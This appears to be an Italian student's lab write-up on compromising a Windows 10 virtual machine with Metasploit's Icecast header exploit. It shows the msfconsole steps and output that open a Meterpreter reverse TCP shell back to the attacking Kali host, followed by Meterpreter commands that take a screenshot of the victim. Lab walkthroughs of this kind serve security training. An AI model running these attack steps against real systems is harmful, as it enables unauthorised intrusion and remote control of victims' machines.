

Hacking Windows

Introduzione

In questa esercitazione che prevedeva l'ottenimento di una sessione di Meterpreter su una macchina target Windows 10 utilizzando Metasploit. Di seguito, descrivo dettagliatamente il procedimento seguito e alcune considerazioni sulla vulnerabilità sfruttata.

Preparazione e verifica della comunicazione

Prima di tutto, ho verificato che le due macchine coinvolte (attaccante e vittima) potessero comunicare correttamente tra loro. La macchina attaccante, Kali Linux, aveva l'indirizzo IP 192.168.1.25, mentre la macchina vittima, un Windows 10 Pro, aveva l'indirizzo IP 192.168.1.70. Ho usato il comando ping per controllare la connessione, e la risposta positiva mi ha confermato che le macchine erano in grado di comunicare.

Avvio di Metasploit e ricerca dell'exploit

Ho avviato Metasploit con il comando msfconsole e successivamente ho cercato un exploit adatto per una vulnerabilità conosciuta. In questo caso, ho scelto di sfruttare la vulnerabilità presente in Icecast, un software di streaming audio, tramite l'exploit exploit/windows/http/icecast_header. Questa vulnerabilità è nota per consentire l'esecuzione remota di codice arbitrario a causa di una cattiva gestione degli header HTTP, rendendo quindi possibile l'accesso non autorizzato al sistema della vittima.

Configurazione dell'exploit e attacco

Una volta selezionato l'exploit, ho impostato l'indirizzo IP della vittima come RHOST, utilizzando set RHOST 192.168.1.70. Dopo aver configurato i parametri necessari, ho lanciato l'attacco con il comando exploit. L'attacco è stato eseguito con successo e ho ottenuto una sessione di Meterpreter sulla macchina Windows 10.

```
Matching Modules

# Name Disclosure Date Rank Check Description
- - - - -
0 exploit/windows/http/icecast_header 2004-09-28 great No Icecast Header Overwrite

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/http/icecast_header

msf6 > use exploit/windows/http/icecast_header
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) > show options

Module options (exploit/windows/http/icecast_header):

Name Current Setting Required Description
----
RHOSTS
RPORT 8000 yes The target host(s), see https://docs.metasploit.com/docs/using-the-framework/04-running-a-meterpreter-session.html#section-4-1-1
The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):

Name Current Setting Required Description
----
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 192.168.1.25 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port

Exploit target:

Id Name
--
0 Automatic

View the full module info with the info, or info -d command.

msf6 exploit(windows/http/icecast_header) > set rhost 192.168.1.70
rhost => 192.168.1.70
msf6 exploit(windows/http/icecast_header) > run

[*] Started reverse TCP handler on 192.168.1.25:4444
[-] 192.168.1.70:8000 - Exploit failed [unreachable]: Rex::ConnectionRefused The connection was refused by the remote host (192.168.1.70:8000).
[*] Exploit completed, but no session was created.
msf6 exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 192.168.1.25:4444
[*] Sending stage (176198 bytes) to 192.168.1.70
```

```
Windows 10 pro - Metasploitable [In esecuzione] - Oracle VirtualBox: 1
File Macchina Visualizza Inserimento Dispositivi Aiuto

Windows PowerShell
PS C:\Users\user> ipconfig

Configurazione IP di Windows

Scheda Ethernet Ethernet:

Suffisso DNS specifico per connessione: homenet.telecomitalia.it
Indirizzo IPv6 locale rispetto al collegamento . : fe80::60ca:ddcb:c2ea:bd4c%4
Indirizzo IPv4 . . . . . : 192.168.1.70
Subnet mask . . . . . : 255.255.255.0
Gateway predefinito . . . . . : 192.168.1.1

Scheda Tunnel isatap.hometnet.telecomitalia.it:

Stato supporto. . . . . : Supporto disconnesso
Suffisso DNS specifico per connessione: homenet.telecomitalia.it

Scheda Tunnel Teredo Tunneling Pseudo-Interface:


Suffisso DNS specifico per connessione:
Indirizzo IPv6 . . . . . : 2001:0:2851:782c:18a6:38e7:adc0:9f
2d
Indirizzo IPv6 locale rispetto al collegamento . : fe80::18a6:38e7:adc0:9f2d%5
Gateway predefinito . . . . . : ::
PS C:\Users\user> ping 192.168.1.25

Esecuzione di Ping 192.168.1.25 con 32 byte di dati:
Risposta da 192.168.1.25: byte=32 durata<1ms TTL=64
Risposta da 192.168.1.25: byte=32 durata<1ms TTL=64
Risposta da 192.168.1.25: byte=32 durata<1ms TTL=64
Risposta da 192.168.1.25: byte=32 durata<1ms TTL=64
```

Utilizzo della sessione Meterpreter

Con la sessione attiva, ho eseguito il comando `help` per esplorare le varie opzioni disponibili e familiarizzare con i comandi di Meterpreter. Una delle richieste specifiche dell'esercizio era quella di ottenere l'indirizzo IP della macchina vittima, per cui ho usato il comando `ipconfig`, che mi ha restituito l'output confermando l'IP 192.168.1.70.

Successivamente, per soddisfare la richiesta di catturare uno screenshot della macchina vittima, ho utilizzato il comando `screenshot`. Questo comando ha catturato un'immagine della schermata attiva di Windows 10, che è stata salvata automaticamente sul sistema Kali nel percorso `/home/kali/fjhikLpa.jpeg`. Ho verificato che il file fosse stato salvato correttamente e visualizzato l'immagine per confermarne il contenuto.



Considerazioni sulla vulnerabilità

La vulnerabilità sfruttata, legata a Icecast, è particolarmente critica poiché consente l'accesso remoto e l'esecuzione di codice arbitrario sul sistema vittima. Questo tipo di vulnerabilità rappresenta un rischio significativo in ambienti in cui il software non viene aggiornato regolarmente. Icecast è un'applicazione open source ampiamente utilizzata per lo streaming audio, il che rende la sua sicurezza particolarmente importante per proteggere i dati e l'integrità dei sistemi.

In conclusione, l'esercizio mi ha permesso di approfondire l'uso di Metasploit e di Meterpreter, comprese le tecniche di sfruttamento delle vulnerabilità e il controllo post-exploit. Questo tipo di pratica è essenziale per comprendere non solo come avvengono gli attacchi, ma anche per apprendere come implementare contromisure efficaci e proteggere i sistemi da minacce reali.